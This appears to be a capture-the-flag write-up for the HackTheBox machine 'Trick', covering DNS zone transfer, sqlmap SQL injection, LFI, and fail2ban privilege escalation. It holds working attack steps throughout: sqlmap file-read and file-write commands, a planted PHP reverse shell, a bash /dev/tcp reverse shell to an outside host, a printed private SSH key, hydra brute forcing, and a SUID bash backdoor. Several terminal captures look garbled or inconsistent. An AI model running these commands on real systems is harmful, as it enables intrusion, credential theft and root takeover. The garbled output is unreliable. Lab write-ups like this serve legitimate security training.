

Trick

Port Scan

```


└$ sudo nmap -sC -sV -p22,25,53,80 -oN nmap.txt trick.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-15 08:04 EDT
Stats: 0:01:02 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 08:06 (0:00:21 remaining)
NSE Timing: About 99.64% done; ETC: 08:08 (0:00:00 remaining)
Nmap scan report for trick.htb (10.129.227.180)
Host is up (0.054s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey: 0 contents of /root/.ssh/known_hosts
|_ 2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|_ 256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:a7:75:9a:78 (EDDSA)
|_ 256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp    open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp    open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp    open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 243.46 seconds

```

Port 80



DNS: Port 53

Since we know that DNS port 53 is open, I tried to do a zone transfer, and here is what I got.

```
dig axfr @10.129.227.180 trick.htb
```

```

(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/Trick]
└$ dig axfr @10.129.227.180 trick.htb

; <>> Dig 9.20.0-Debian <>> axfr @10.129.227.180 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.          604800  IN  SOA   trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.          604800  IN  NS    trick.htb.
trick.htb.          604800  IN  A     127.0.0.1
trick.htb.          604800  IN  AAAA  ::1
preprod-payroll.trick.htb. 604800 IN  CNAME  trick.htb.
trick.nto.          604800  IN  SOA   trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 39 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Tue Apr 15 08:11:18 EDT 2025
;; XFR size: 6 records (messages 1, bytes 231)

```

New subdomain was found.


preprod-payroll.trick.htb

root.trick.htb

I am adding these to my **/etc/hosts**

Payroll Management System

I went to [preprod-payroll](#)



Researching...

Something interesting that I found was:

[GitHub Advisory Database / Unreviewed / CVE-2024-37831](#)

Itsorcecode Payroll Management System 1.0 is vulnerable...

Critical severity (Unreviewed) Published on Jun 14, 2024 to the GitHub Advisory Database • Updated on Aug 1, 2024

Package	Affected versions	Patched versions
No package listed— Suggest a package	Unknown	Unknown

Description

Itsorcecode Payroll Management System 1.0 is vulnerable to SQL Injection in [payroll_items.php](#) via the ID parameter.

References

- <https://nvd.nist.gov/vuln/detail/CVE-2024-37831>
- [ganzhi-qcy/cve#5](#)

Published by the [National Vulnerability Database](#) on Jun 14, 2024
 Published to the GitHub Advisory Database on Jun 14, 2024
 Last updated on Aug 1, 2024

However, it did not give me much information about the SQL Injection.

[preprod-payroll.trick.htb/payroll_items.php?id=1](#)

Payroll : 2020-3543 [Re-Calculate Payroll](#)

Payroll Range: **Sep 16, 2020 - Sep 30, 2020**

Payroll Type: **Semi-Monthly**

[Print](#)

Employee ID	Name	Absent	Late	Total	Allowance	Total Deduction	Net	Action
2020-9838	Smith, John C	10	0	1,300.00		2,000.00	664.00	View

SQL Injection

After researching for a little bit I found a cool tool called [sqlmap](#).

Basically it designed to look for sql injections. First I just ran it to see if the webpage was vulnerable to SQL Injections.

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1
```

```
(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/Trick]
  sqlmap -u http://preprod-payroll.trick.htb/payroll_items.php?id=1
[!] [SqlMap] Allow local file inclusion Net Action
[!] [SqlMap] [1.0.0-rc1-stable] 0.64.00 [Local]
[!] [SqlMap] https://sqlmap.org
[*] [SqlMap] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] [SqlMap] starting @ 16:22:18 /2025-04-15/
[16:22:18] [INFO] resuming back-end DBMS: 'mysql'
[16:22:18] [INFO] [SqlMap] connected to target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
    Title: MySQL > 5.0.12 - Parameter replace (original value)
  Payload: id=1 AND (SELECT (CASE WHEN (7011>7011) THEN 1 ELSE (SELECT 0810 UNION SELECT 2739) END)) OR 1-- 0x00

  Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 3993 FROM (SELECT(SLEEP(5)))bGW)

Type: UNION query
  Title: generic UNION query (NULL - 7 columns)
  Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x7176707671,0x706F6e5a14e717258707153d6d6262577275586ba147142597672af5a7972646e7567496f4b57,0x7171707871),NULL,NULL,NULL,NULL,NULL,UNI

[16:22:18] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.14.2
back-end DBMS: MySQL 5.0.12 (Ubuntu 10.0.14-14.04.1-Ubuntu)
[16:22:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/preprod-payroll.trick.htb'
[16:22:18] [WARNING] your sqlmap version is outdated
[*] ending @ 16:22:18 /2025-04-15/
```

Some cool features that I found, that may help us in the future.

File read:

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1 --file-read="/etc/passwd"
```

File upload:

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1 --file-write="(local-file)" --file-
dest="(destinationfilepath)"
```

I went ahead and thought that would be good to put a reverse shell on the system in case we need it. I got the *PentestMonkey* one from [revshells](#) and put it on the system

```
sqlmap -u http://preprod-payroll.trick.htb
/payroll_items.php?id=1 --file-write="shell.php" --file-
dest="/tmp/shell.php"
```

Discovery

Since I knew the webserver was running *nginx* I decided to check if it had any other subdomains that I did not know of.

I used my file reading ability and read `/etc/nginx/sites-available/default`

```
(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/Trick]
$ cat /etc/nginx/sites-available/default
server {
    listen 80 default_server;
    listen [::]:80 default_server;
    server_name trick.htb; # found a cool tool called sqlmap. Basically it's designed to look for SQL injections
    root /var/www/html;
    index index.html index.htm index.nginx-debian.html;

    server_name _;

    location / {
        try_files $uri $uri/ =404;
    }

    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.3-fpm.sock;
    }
}


server {
    listen 80;
    listen [::]:80;
    server_name preprod-marketing.trick.htb; # highlighted in red
    root /var/www/market;
    index index.php;

    location / {
        try_files $uri $uri/ =404;
    }


    location ~ \.php$ {
        include snippets/fastcgi-php.conf;
        fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
    }
}

File: dad:
sqlmap -u http://preprod-payroll.trick.htb/payroll_items.php?id=1 --file-read="/etc/passwd"
server {
    listen 80;
    File listen [::]:80;
```

preprod-marketing




Here is what I noticed when I clicked on Services:




LFI (Local File Inclusion)

I started messing around trying to find LFI.



However, after a little bit more of trying I found this:




Reverse Shell

Remember the php reverse shell that we got onto the system earlier?

Now, I start a nc listener wait for magic.

```
nc -lvp 4444
```

<http://preprod-marketing.trick.htb/index.php?page=../../../../../../../../tmp/shell.php>



Research

I moved around the system and found `id_rsa` for `michael` in `/home/michael/.ssh/id_rsa`

```
rw-r--r-- 1 michael michael 395 May 12 2022 10_rsa.pub
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZKtdjEAAAABG5vbmAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAQEAwI9YLFRT6JFTSqt2/+7mgg5HpswzZwu95nqh1Gu+9P+ohltz
c4jtky6wYGzxKhg/05ehozs9TgNWPVKh+j92WdCNPvdaQqYKxw4Fwd3K7F4jsnZaJk2G
YQ2re/gTrNELMAqrUSCVydx/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wiogIX3EAYCCzf+
4gAYBhUQTYeJlypDVfbbrH2yD73+7NC1Cp5iYrds455nARJtPHYk09eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5MgotQRxkATWMY5qFOikglnw/s/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAA8hzFjk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNko+3b/7uaC
DkeLLDmC73k2qHuA7j0/61Eu3Nz102TLr8gbOxeoeD9D6Gj0z10A1Y9UqH6P3Z2Z0I0
+93NpCgrHDgxB3crsXgmydloMTyZhDat7+BOs0SUwCpRFIJXJ3H9S8YIIP13BDjodrizE
hkXgenBG3VPVjCkiohfc0BgIIlx/7iaBgfGRBNh4mVikNV9ttEfBI Pvfh1wgKnnIh1L
jnmCEm08diQ716hubJqbI00ACJr9SSfv1KugoQzX2Ik36bbWNbmYai1BHGQBNYxjmoU6
IqWCfz+0B3GKn0reIN9zCXC0rjwQl63hryxAAAAAwEAAQAAQASAVVNT9Ri/d1dC3C
aUZJF9u/cefXintUfcVNUs96WkZn44yWxTAiNoUF+IBKa3bCuNffp4uLst2T/mQYlmi/
KwkWcbR2g70lpLZNRE/GgtEd32QfrL+hPGn3CzdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYXhsjmGaS9iRlp0791wmIDhpufsdvpphAnsAyTVPswf01VLEZvIEWAEy6qv7r455Ge
U+380714987fRe4+jcfSpCTFB0fQkNArHCKiHrjYFCWCBWuYkVlGYXLvIucYVez+ouM0
fHB65GMjF6+/8P06M6AdZ1+5nWRmdtLOFKF1rpHn43BAAAAGQJ6xwCdms5DGsMhk61V
PH+7Oono2E7cgBv7GIqpdxsRsozEtjqzDLMYGnhk9oCG8v8oiXUVlMo e4ju0mnqaCvdDTs
3AZFvonhCl5DFPEz4UdlKgHS0LzoJuZ4yq2YEt5DcSixuS+Nr3aFUTL3Sx0xD774tKXA
fvjlQh81veQAAAE6UE6U9xt6D4YXwfMjKo+5KQpasJquMvrLcxKyAlNpLNxY8LzGS0sT
AuNHUsG/x/TcNxg1yYHeHtu868/LUTEb135b268YaOnxEbmkPQbBscDerqEAPoVwHD9rrgn
In16n3KMSFaU2bCkzaL6q+hoD5QJxeVm6a/5ztUWQZCJXkcAACBANNW06MFEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEk52ThJqlhnxBs+3QXB0j4BkgFUfUJ/YzySvFNPtsb0XN
jsj51hLkyTi0BEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VVfvJDza67XNHzrx1+
IJhaN05bVMdjjsFHAAAADW1pY2hhZwXAdHJpYsBaGMEBQ=
```

-----END OPENSSH PRIVATE KEY-----

I used it and was able to `ssh` as michael.

Privilege Escalation

I ran `sudo -l` to see if I was able to run anything as root.

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass,           pam_loginuid.so
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:
User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
michael@trick:~$
```

Looks like I can run `fail2ban restart` as root.

I did some more research on `fail2ban` on the system.

```
michael@trick:/etc/fail2ban$ ls -la
total 76
drwxr-xr-x  6 root root  4096 Apr 15 22:57 .
drwxr-xr-x 126 root root 12288 Apr 15 22:58 ..
drwxrwx---  2 root security 4096 Apr 15 22:57 action.d
-rw-r--r--  1 root root   2334 Apr 15 22:57 fail2ban.conf
drwxr-xr-x  2 root root  4096 Apr 15 22:57 fail2ban.d
drwxr-xr-x  3 root root  4096 Apr 15 22:57 filter.d
-rw-r--r--  1 root root  22908 Apr 15 22:57 jail.conf
drwxr-xr-x  2 root root  4096 Apr 15 22:57 jail.d
-rw-r--r--  1 root root   645 Apr 15 22:57 paths-arch.conf
-rw-r--r--  1 root root  2827 Apr 15 22:57 paths-common.conf
-rw-r--r--  1 root root   573 Apr 15 22:57 paths-debian.conf
-rw-r--r--  1 root root   738 Apr 15 22:57 paths-openuse.conf
michael@trick:/etc/fail2ban$ groups
michael security
michael@trick:/etc/fail2ban$
```

This is

something interesting and useful that I found.

The directory `action.d` was owned by the `security` group and `michael` was part of the group.

I looked around a little more to find what I could do with that.

```

51 # "ignoreip" can be a list of IP addresses, CIDR masks or DNS hosts. Fail2ban
52 # will not ban a host which matches an address in this list. Several addresses
53 # can be defined using space (and/or comma) separator.
54 #ignoreip = 127.0.0.1/8 ::1
55
56 # External command that will take an tagged arguments to ignore, e.g. <ip>,
57 # and return true if the IP is to be ignored. False otherwise.
58 #
59 # ignorecommand = /path/to/command <ip>
60 ignorecommand =
61
62 # `bantime` is the number of seconds that a host is banned.
63 bantime = 10s
64
65 # A host is banned if it has generated "maxretry" during the last "findtime"
66 # seconds.
67 findtime = 10s
68
69 # "maxretry" is the number of failures before a host get banned.
70 maxretry = 5
71
72 # "backend" specifies the backend used to get files modification.
73 # Available options are "pyinotify", "gamin", "polling", "systemd" and "auto".
74 # This option can be overridden in each jail as well.

```

I read the `/etc/fail2ban/jail.conf` I found this configuration for `ssh`. It means if there are more than 5 failed attempts of ssh login, it will ban it.

After a little bit of research I found that the `action.d` directory is responsible for all the actions including banning. There are many config files, but since there is no any special for ssh, we can assume that one of the iptables should work.

```

-rw-r--r-- 1 root root und 3094 Apr 15 23:06 bsd-ipfw.conf / ssh/id_rsa
-rw-r--r-- 1 root root 2719 Apr 15 23:06 cloudflare.conf
-rw-r--r-- 1 root root 4669 Apr 15 23:06 complain.conf
-rw-r--r-- 1 root root 7580 Apr 15 23:06 dshield.conf
-rw-r--r-- 1 root root 1629 Apr 15 23:06 dummy.conf
-rw-r--r-- 1 root root 1501 Apr 15 23:06 firewallcmd-allports.conf
-rw-r--r-- 1 root root 2649 Apr 15 23:06 firewallcmd-common.conf
-rw-r--r-- 1 root root 2235 Apr 15 23:06 firewallcmd-ipset.conf
-rw-r--r-- 1 root root 1270 Apr 15 23:06 firewallcmd-multiport.conf
-rw-r--r-- 1 root root 1898 Apr 15 23:06 firewallcmd-new.conf
-rw-r--r-- 1 root root 2314 Apr 15 23:06 firewallcmd-rich-logging.conf
-rw-r--r-- 1 root root 1765 Apr 15 23:06 firewallcmd-rich-rules.conf
-rw-r--r-- 1 root root 589 Apr 15 23:06 helpers-common.conf
-rw-r--r-- 1 root root 1402 Apr 15 23:06 hostsdeny.conf
-rw-r--r-- 1 root root 1485 Apr 15 23:06 ipfilter.conf
-rw-r--r-- 1 root root 1417 Apr 15 23:06 ipfw.conf
-rw-r--r-- 1 root root 1426 Apr 15 23:06 iptables-allports.conf
-rw-r--r-- 1 root root 2738 Apr 15 23:06 iptables-common.conf
-rw-r--r-- 1 root root 1339 Apr 15 23:06 iptables.conf
-rw-r--r-- 1 root root 2000 Apr 15 23:06 iptables-ipset-proto4.conf
-rw-r--r-- 1 root root 2197 Apr 15 23:06 iptables-ipset-proto6-allports.conf
-rw-r--r-- 1 root root 2240 Apr 15 23:06 iptables-ipset-proto6.conf
-rw-r--r-- 1 root root 1420 Apr 15 23:06 iptables-multiport.conf
-rw-r--r-- 1 root root 2082 Apr 15 23:06 iptables-multiport-log.conf
-rw-r--r-- 1 root root 1497 Apr 15 23:06 iptables-new.conf
-rw-r--r-- 1 root root 2584 Apr 15 23:06 iptables-xt_recent-echo.conf
-rw-r--r-- 1 root root 2343 Apr 15 23:06 mail-buffered.conf
-rw-r--r-- 1 root root 1621 Apr 15 23:06 mail.conf
-rw-r--r-- 1 root root 1049 Apr 15 23:06 mail-whois-common.conf
-rw-r--r-- 1 root root 1754 Apr 15 23:06 mail-whois.conf
-rw-r--r-- 1 root root 2355 Apr 15 23:06 mail-whois-lines.conf
-rw-r--r-- 1 root root 5233 Apr 15 23:06 mynetwatchman.conf
-rw-r--r-- 1 root root 1493 Apr 15 23:06 netscaler.conf
-rw-r--r-- 1 root root 490 Apr 15 23:06 nftables-allports.conf
-rw-r--r-- 1 root root 4038 Apr 15 23:06 nftables-common.conf
-rw-r--r-- 1 root root 496 Apr 15 23:06 nftables-multiport.conf
-rw-r--r-- 1 root root 3697 Apr 15 23:06 nginx-block-map.conf
-rw-r--r-- 1 root root 1436 Apr 15 23:06 npf.conf
-rw-r--r-- 1 root root 3146 Apr 15 23:06 nsupdate.conf
-rw-r--r-- 1 root root 469 Apr 15 23:06 osx-afctl.conf
-rw-r--r-- 1 root root 2214 Apr 15 23:06 osx-ipfw.conf
-rw-r--r-- 1 root root 3662 Apr 15 23:06 pf.conf
-rw-r--r-- 1 root root 1023 Apr 15 23:06 route.conf
-rw-r--r-- 1 root root 2830 Apr 15 23:06 sendmail-buffered.conf
-rw-r--r-- 1 root root 1824 Apr 15 23:06 sendmail-common.conf
-rw-r--r-- 1 root root 857 Apr 15 23:06 sendmail.conf

```

I created a `/tmp/shell.sh` for my root reverse shell.


```

michael@trick:/etc/fail2ban/action.d$ cat /tmp/shell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/3333 0>&1
michael@trick:/etc/fail2ban/action.d$ 

```

Don't forget `chmod +x /tmp/shell.sh` so it can be run.

Even though michael was part of the security group I was not able to modify the contents of the config files



```
GNU nano 3.2          action.d/iptables-multiport.conf

# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#
# [INCLUDES]
#
# before = iptables-common.conf
#
# [Definition]
#
# Option:  actionstart
# Notes.: command executed once at the start of Fail2Ban.
# Values:  CMD
#
# actionstart = <iptables> -N f2b-<name>
#               [ File 'action.d/iptables-multiport.conf' is unwritable ]
#               ^G Get Help   ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
#               ^X Exit      ^R Read File  ^A Replace   ^U Uncut Text ^T To Spell  ^L Go To Line
```

Here is a little trick:

```
michael@trick:/etc/fail2ban$ mv action.d/iptables-multiport.conf action.d/iptables-multiport.conf.bak
michael@trick:/etc/fail2ban$ cp action.d/iptables-multiport.conf.bak action.d/iptables-multiport.conf
michael@trick:/etc/fail2ban$ ls -la action.d/iptables-multiport.conf
-rw-r--r-- 1 michael michael 1420 Apr 15 23:26 action.d/iptables-multiport.conf
michael@trick:/etc/fail2ban$
```

```
mv action.d/iptables-multiport.conf action.d/iptables-
multiport.conf.bak
cp action.d/iptables-multiport.conf.bak action.d/iptables-
multiport.conf
```

Then, I changed these lines in `iptables-multiport.conf`

```
#       command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: !CMD for my root reverse shell.
#
# actionban = /tmp/shell.sh
#
# Option:  actionunban
# Notes.: command executed when unbanning an IP. Take care that the
# get chmod command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD
#
# actionunban = /tmp/shell.sh
#
# [Init]
```

Restarted `fail2ban`

```
sudo /etc/init.d/fail2ban restart
```

Started `hydra` ssh brute forcing so it gets enough failed login attempts.

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt
ssh://trick.htb
```

Now I just had to wait for magic. After a few seconds my root shell appeared.

```
michael@trick:~$ ./fail2ban
michael@trick:~$ mv action.d/iptables-multiport.conf.bak action.d/iptables-multiport.conf
michael@trick:~$ cp action.d/iptables-multiport.conf.bak action.d/iptables-multiport.conf
michael@trick:~$ chmod +s /bin/bash
michael@trick:~$ /etc/init.d/fail2ban restart
michael@trick:~$ nc -lvpn 3333
listening on [any] 3333
connect to [10.220.227.108] from (UNKNOWN) [10.220.227.108] 38876
bash: cannot set terminal process group (7768): Inappropriate ioctl for device
bash: no job control in this shell
root@trick:~# chmod +s /bin/bash
root@trick:~# 
```

For persistence I immediately typed `chmod +s /bin/bash` from my root reverse shell. And then in michael's ssh I typed `/bin/bash -p` to get my root shell in the ssh.

```
michael@trick:~$ whoami
root
root@trick:~# 
```